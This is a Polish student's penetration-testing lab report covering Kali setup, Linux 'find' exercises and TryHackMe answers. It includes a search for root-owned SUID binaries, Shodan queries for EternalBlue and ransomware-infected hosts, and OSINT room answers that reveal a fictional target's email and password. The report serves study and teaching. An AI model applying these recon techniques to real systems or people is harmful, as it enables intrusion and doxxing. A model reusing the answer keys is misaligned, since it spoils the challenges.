

Testy Penetracyjne – Laboratorium


Piotr Cichowlas 253013

Lab 1 - Konfiguracja środowiska	3
1. Instalacja VirtualBox	3
2. Pobranie i zainstalowanie Kali Linuxa	3
3. Konfiguracja sieci i pierwsze uruchomienie	4
4. Założenie konta na platformie TryHackMe	5
Lab 2	6
Lab2.1 Kali linux	6
Lab 2.2	9
Lab 3 - Skanowanie portów i podatności	12
Zadanie 1	12
Zadanie 2	13
Zadanie 3	15
Zadanie 4	17
Zadanie 5	17
Zadanie 6	19
Zadanie 7	19
Lab 3.2 Nessus	21
Zadanie 1	21
Lab 4 - Podatności w aplikacjach webowych	23
Zadanie 1	23
Zadanie 2	24
Zadanie 3	25
Atak 1	25
Atak 2	25
Atak 3	25
Zadanie 4	26
Zadanie 5	27
Zadanie 6	28
Zadanie 7	28
Zadanie 8	29
Lab 5 - Podatności w aplikacjach webowych	30
Zadanie 1	30
Zadanie 2	31
Zadanie 3	33
Zadanie 4	33
Lab 6 - Eskalacja uprawnień w systemie Linux	34
Zadanie 1	34
Zadanie 2	37
Zadanie 3	37

Lab 1 - Konfiguracja środowiska

1. Instalacja VirtualBox

W tej części zamiast VirtualBoxa posłużyłem się programem VMWare Fusion ze względu na lepszą funkcjonalność i stabilność na komputerach opartych o ARM64.




Rys. 1. Zainstalowany i uruchomiony program VMWare Fusion

2. Pobranie i zainstalowanie Kali Linuxa

System został pobrany ze strony <http://kali.org>. Następnie zainstalowany przy pomocy VMWare (Rys.1).


3. Konfiguracja sieci i pierwsze uruchomienie

Kolejnym krokiem było zmienienie trybu adaptera maszyny wirtualnej na Bridged Networking.



Rys. 2. Ustawienia karty sieciowej dla maszyny wirtualnej z Kali Linux.


Kolejnym krokiem było uruchomienie maszyny wirtualnej i sprawdzenie jej adresu ip oraz sprawdzenie komunikacji między hostem a guestem. W tym celu wykonano polecenie ping na adres pokazany w konsoli Kali Linux po wykonaniu polecenia "ifconfig".



Rys. 3. Wykonanie polecenia ping z poziomu hosta na guesta oraz wynik polecenia "ifconfig" wykonanego na maszynie kali linux.


4. Założenie konta na platformie TryHackMe

Konto zostało założone za pomocą uczelnianego konta google. Następnie w celu uzyskania dostępu do strony z poziomu maszyny Kali Linux pobrano plik .ovpn.



Rys. 4. Pobrany plik .ovpn ze strony TryHackMe

Następnie przekopiowano plik ovpn do katalogu domowego użytkownika za pomocą polecenia "cp 253013.ovpn ~/.". Aby uzyskać dostęp do platformy TryHackMe skorzystano z polecenia "sudo openvpn 253013.ovpn". Sprawdzenie czy dostęp został uzyskany wykonano za pomocą polecenia "ifconfig" oraz na platformie TryHackMe w zakładce access (Rys. 5).



Rys. 5. Potwierdzenie uzyskania dostępu do serwisu TryHackMe.


Lab 2

Lab2.1 Kali linux

1. Zadanie 1

1.1. Znajdź wszystkie pliki, których nazwa kończy się na „.xml”

Polecenie: “find / -type f -name “*.xml””




```
cichowlasp@cichowlasp: ~
File Actions Edit View Help

(cichowlasp@cichowlasp)-[~]
$ find / -type f -name "*.xml"
find: '/boot/efi': Permission denied
find: '/run/udisks2': Permission denied
find: '/run/lightdm': Permission denied
find: '/run/user/1000/systemd/inaccessible/dir': Permission denied
find: '/run/sudo': Permission denied
find: '/run/openvpn-server': Permission denied
find: '/run/openvpn-client': Permission denied
find: '/run/cryptsetup': Permission denied
find: '/run/credentials/systemd-tmpfiles-setup.service': Permission denied
find: '/run/credentials/systemd-tmpfiles-setup-dev.service': Permission denied
find: '/run/credentials/systemd-sysctl.service': Permission denied
find: '/run/credentials/systemd-sysusers.service': Permission denied
find: '/run/systemd/ask-password-block': Permission denied
find: '/run/systemd/propagate': Permission denied
find: '/run/systemd/unit-root': Permission denied
find: '/run/systemd/inaccessible/dir': Permission denied
find: '/run/initramfs': Permission denied
/home/cichowlasp/.java/.userPrefs/burp/prefs.xml
/home/cichowlasp/.config/xfce4/xfconf/xfc-perchannel-xml/xfce4-panel.xml
/home/cichowlasp/.config/xfce4/xfconf/xfc-perchannel-xml/displays.xml
/home/cichowlasp/.config/xfce4/xfconf/xfc-perchannel-xml/xfce4-desktop.xml
/home/cichowlasp/.config/xfce4/xfconf/xfc-perchannel-xml/xfwm4.xml
/home/cichowlasp/.config/xfce4/xfconf/xfc-perchannel-xml/xsettings.xml
```

1.2. Znajdź wszystkie pliki w katalogu /home, których zawierają ciąg znaków

„user.txt” (wielkość liter ma znaczenie)

Polecenie: “find /home -type f -iname user.txt”



```
(cichowlasp@cichowlasp)-[~]
$ find /home -type f -iname user.txt
```

- 1.3. Znajdź wszystkie katalogi, których nazwa zawiera słowo „exploits”
Polecenie: “find / -type d -name “*exploits*””

```
(cichowlasp㉿cichowlasp)-[~]
$ sudo find / -type d -name "*exploits*"
[sudo] password for cichowlasp:
find: '/run/user/1000/doc': Permission denied
find: '/run/user/1000/gvfs': Permission denied
/usr/share/exploitdb/exploits
/usr/share/metasploit-framework/modules/exploits
/usr/share/metasploit-framework/data/exploits
/usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/rex-exploitatio
n-0.1.37/data/exploits
```

- 1.4. Znajdź wszystkie pliki należące do użytkownika „kittycat”
Polecenie: “find / -type f -user kittycat”

Polecenie nie powiodło się ponieważ na maszynie nie istnieje użytkownik o takiej nazwie.

- 1.5. Znajdź wszystkie pliki o rozmi

```
(cichowlasp㉿cichowlasp)-[~]
$ sudo find / -type f -user kittycat
find: 'kittycat' is not the name of a known user
```

arze dokładnie 150 bajtów

Polecenie: “find / -type f -size 150c”

```
(cichowlasp㉿cichowlasp)-[~]
$ sudo find / -type f -size 150c
find: '/run/user/1000/doc': Permission denied
find: '/run/user/1000/gvfs': Permission denied
find: '/proc/45543/task/45543/fdinfo/5': No such file or directory
find: '/proc/45543/fdinfo/6': No such file or directory
/etc/default/keyboard
/usr/lib/python3.11/xml/etree/__pycache__/__init__.cpython-311.pyc
/usr/lib/ruby/3.0.0/uri/version.rb
/usr/lib/ruby/gems/3.0.0/gems/typeprof-0.15.2/smoke/keyword4.rb
/usr/lib/ruby/gems/3.1.0/gems/rbs-2.1.0/stdlib/uri/0/mailto.rbs
/usr/lib/ruby/3.1.0/uri/version.rb
/usr/lib/python3/dist-packages/tornado/test/options_test_types_str.cfg
```

- 1.6. Znajdź wszystkie pliki w katalogu /home o rozmiarze mniejszym niż 2 KiB i rozszerzeniu ”.txt”

Polecenie: “find /home -type f -size -2k -name “*.txt””

```
(cichowlasp㉿cichowlasp)-[~]
$ sudo find /home -type f -size -2k -name "*.txt"
/home/cichowlasp/.mozilla/firefox/l969gkmz.default-esr/pkcs11.txt
```

- 1.7. Znajdź wszystkie pliki, które mogą być odczytywane i zapisywane przez właściciela oraz odczytywane przez wszystkich innych (użyj formatu ósemkowego)

Polecenie: “find / -type f -perm 644”

```
└─(cichowlasp㉿cichowlasp)-[~]
  $ sudo find / -type f -perm 644
  /boot/config-6.0.0-kali3-arm64
  /boot/initrd.img-6.1.0-kali5-arm64
  /boot/grub/unicode.pf2
  /boot/grub/arm64-efi/echo.mod
  /boot/grub/arm64-efi/test.mod
  /boot/grub/arm64-efi/lzopio.mod
```



- 1.8. Znajdź wszystkie pliki, które może odczytać tylko każdy (użyj formatu ósemkowego)

Polecenie: “find / -type f -perm /444”


```
└─(cichowlasp㉿cichowlasp)-[~]
  $ sudo find / -type f -perm /444
  /boot/efi/EFI/kali/grubaa64.efi
  /boot/config-6.0.0-kali3-arm64
  /boot/initrd.img-6.1.0-kali5-arm64
```



- 1.9. Znajdź wszystkie pliki z uprawnieniami do zapisu dla grupy „inne”, niezależnie od innych uprawnień, z rozszerzeniem „.sh” (użyj formatu symbolicznego)

Polecenie: “find / -type f -perm -o=w -name “*.sh””

```
└─(cichowlasp㉿cichowlasp)-[~]
  $ sudo find / -type f -perm -o=w -name “*.sh”
  find: '/run/user/1000/doc': Permission denied
  find: '/run/user/1000/gvfs': Permission denied
```



- 1.10. Znajdź wszystkie pliki w katalogu /usr/bin, których właścicielem jest root i które mają co najmniej uprawnienia SUID (użyj formatu symbolicznego)
Polecenie: "find /usr/bin -type f -user root -perm -u=s"

```
(cichowlasp㉿cichowlasp)~]$ sudo find /usr/bin -type f -user root -perm -u=s
/usr/bin/kismet_cap_ti_cc_2531
/usr/bin/kismet_cap_nrf_mousejack
/usr/bin/fusermount3
/usr/bin/kismet_cap_nrf_52840
/usr/bin/kismet_cap_nrf_51822
/usr/bin/passwd
/usr/bin/ntfs-3g
/usr/bin/chsh
/usr/bin/kismet_cap_ubertooh_one
```

- 1.11. Znajdź wszystkie pliki, do których nie uzyskano dostępu w ciągu ostatnich 10 dni, z rozszerzeniem „.png”
Polecenie: "find / -type f -atime

```
(cichowlasp㉿cichowlasp)~]$ sudo find / -type f -atime +10 -name "*.png"
find: '/run/user/1000/doc': Permission denied
find: '/run/user/1000/gvfs': Permission denied
```

+10 -name “*.png”

- 1.12. Znajdź wszystkie pliki w katalogu /usr/bin (rekurencyjnie), które zostały zmodyfikowane w ciągu ostatnich 2 godzin
Polecenie: "find /usr/bin -type f -mmin -120"

```
(cichowlasp㉿cichowlasp)~]$ sudo find /usr/bin -type f -mmin -120
```

Lab 2.2

1. Shodan
 - 1.1. Nazwij kluczowe pojęcie dotyczące tego, do czego służy „Crawler”, inaczej robot indeksujący. - indeksowanie
 - 1.2. Jak nazywa się technika wykorzystywana przez „Wyszukiwarki” do pobierania tych informacji o witrynach internetowych? “web crawling” lub “spidering”
 - 1.3. Jaki jest przykład rodzaju treści, które można pobrać ze strony internetowej? tekst, grafika, audio, wideo
 - 1.4. Gdzie znajdowałby się plik „robots.txt” w domenie „ablog.com”? ablog.com/robots.txt - w katalogu głównym witryny
 - 1.5. Gdyby witryna miała mieć mapę witryny, gdzie by się ona znajdowała? Powinien znajdować się również w katalogu głównym witryny na tym samym poziomie co plik robots.txt - mapa witryny zazwyczaj jest plikiem xml


- 1.6. W jaki sposób pozwolilibyśmy tylko „Bingbotowi” na indeksowanie witryny? Należy w pliku robots umieścić User-agent: <nazwa bota>
 - 1.7. Jak moglibyśmy uniemożliwić robotowi indeksującemu indeksowanie katalogu „/dont-index-me/”? Należy w pliku robots umieścić taki kod:
 - User-agent: *
 - Disallow: /dont-index-me/
 - 1.8. Jakie jest rozszerzenie pliku konfiguracyjnego systemu Unix/Linux, które możemy chcieć ukryć przed „Crawlerami”? .conf
 - 1.9. Jaka jest typowa struktura plików „Sitemap”?
 - urlset
 - url
 - loc
 - lastmod
 - changefreq
 - priority
 - sitemap
 - 1.10. Do jakiego przykładu z życia można porównać „Sitemap”? Spis treści w książce
 - 1.11. Nazwij słowo kluczowe dla ścieżki obranej do treści na stronie internetowej - URL
 - 1.12. Jaki byłby format używany do wysyłania zapytań do witryny bbc.co.uk o zabezpieczenia przeciwpowodziowe?
<https://www.bbc.co.uk/search?q=zabezpieczenia+przeciwpowodziowe>
 - 1.13. Jakiego terminu użyjesz do wyszukiwania według typu pliku?
filetype:<rozszerzenie pliku>
 - 1.14. Jakim terminem możemy szukać stron logowania? “login page” lub “login portal”
2. Shodan.io
 - 2.1. Jak znaleźć exploity Eternal Blue na Shodan.io? product:"smb" "eternal blue"
 - 2.2. Jaki jest najbardziej popularny system operacyjny dla serwerów MYSQL w ASN Google? Linux - Ubuntu
 - 2.3. Jaki jest drugi najbardziej popularny kraj dla serwerów MYSQL w ASN Google? USA
 - 2.4. Który protokół w ASN Google jest bardziej popularny dla serwerów nginx, Hypertext Transfer Protocol (HTTP) czy Hypertext Transfer Protocol z SSL\TLS (HTTPS)? HTTP
 - 2.5. Jakie miasto jest najbardziej popularne według ASN firmy Google? Kansas City
 - 2.6. Jaki jest najpopularniejszy system operacyjny według ASN firmy Google w Los Angeles według Shodana? Debian
 - 2.7. Czy ASN Google ma jakieś kamery internetowe? nie.
 - 2.8. Jaki adres URL prowadzi do Shodan Monitor? monitor.shodan.io
 - 2.9. Jakie zapytanie pozwala nam znaleźć komputery zainfekowane przez Ransomware? has_screenshot:true encrypted attention
 3. OhSINT

- 3.1. Co przedstawia awatar użytkownika? Kota
 - 3.2. W jakim mieście jest ta osoba? Londyn
 - 3.3. Jaki jest identyfikator SSID WAP, z którym się połączyła? UnileverWiFi
 - 3.4. Jaki jest adres e-mail tej osoby? OWoodflint@gmail.com
 - 3.5. Na jakiej stronie znalazłeś adres e-mail tej osoby? Github
 - 3.6. Gdzie ta osoba wyjechała na wakacje? New York
 - 3.7. Jakie jest hasło tej osoby? pennYDr0pper.!
4. WebOSINT
 - 4.1. Jaka jest nazwa firmy, w której została zarejestrowana domena?
NAMECHEAP INC
 - 4.2. Jaki numer telefonu jest podany dla firmy rejestracyjnej? (nie dołączaj kodu kraju ani znaków specjalnych/spacji) 6613102107
 - 4.3. Jaki jest pierwszy serwer nazw wymieniony dla witryny?
NS1.BRAINYDNS.COM
 - 4.4. Co jest wymienione dla nazwy rejestrującego? Redacted for Privacy
 - 4.5. Jaki kraj znajduje się na liście rejestrującego? Panama
 - 4.6. Jakie jest imię autora bloga? Steve
 - 4.7. Z jakiego miasta i kraju pisał autor? Gwangju, South Korea
 - 4.8. [Badania] Jaka jest nazwana świątynią na terenie Parku Narodowego, którą często odwiedzasz? Jeungsimsa Temple
 - 4.9. Jaki był adres IP RepublicOfKoffee.com w październiku 2016?
173.248.188.152
 - 4.10. W oparciu o inne domeny hostowane pod tym samym adresem IP, jakiego rodzaju usługi hostingowej możemy bezpiecznie założyć, że nasze docelowe zastosowania? shared
 - 4.11. Ile razy zmieniał się adres IP w historii domeny? 4
 - 4.12. Jaki jest drugi serwer nazw wymieniony dla domeny? NS2.HEAT.NET
 - 4.13. Na jakim adresie IP była wymieniona domena w grudniu 2011 r.?
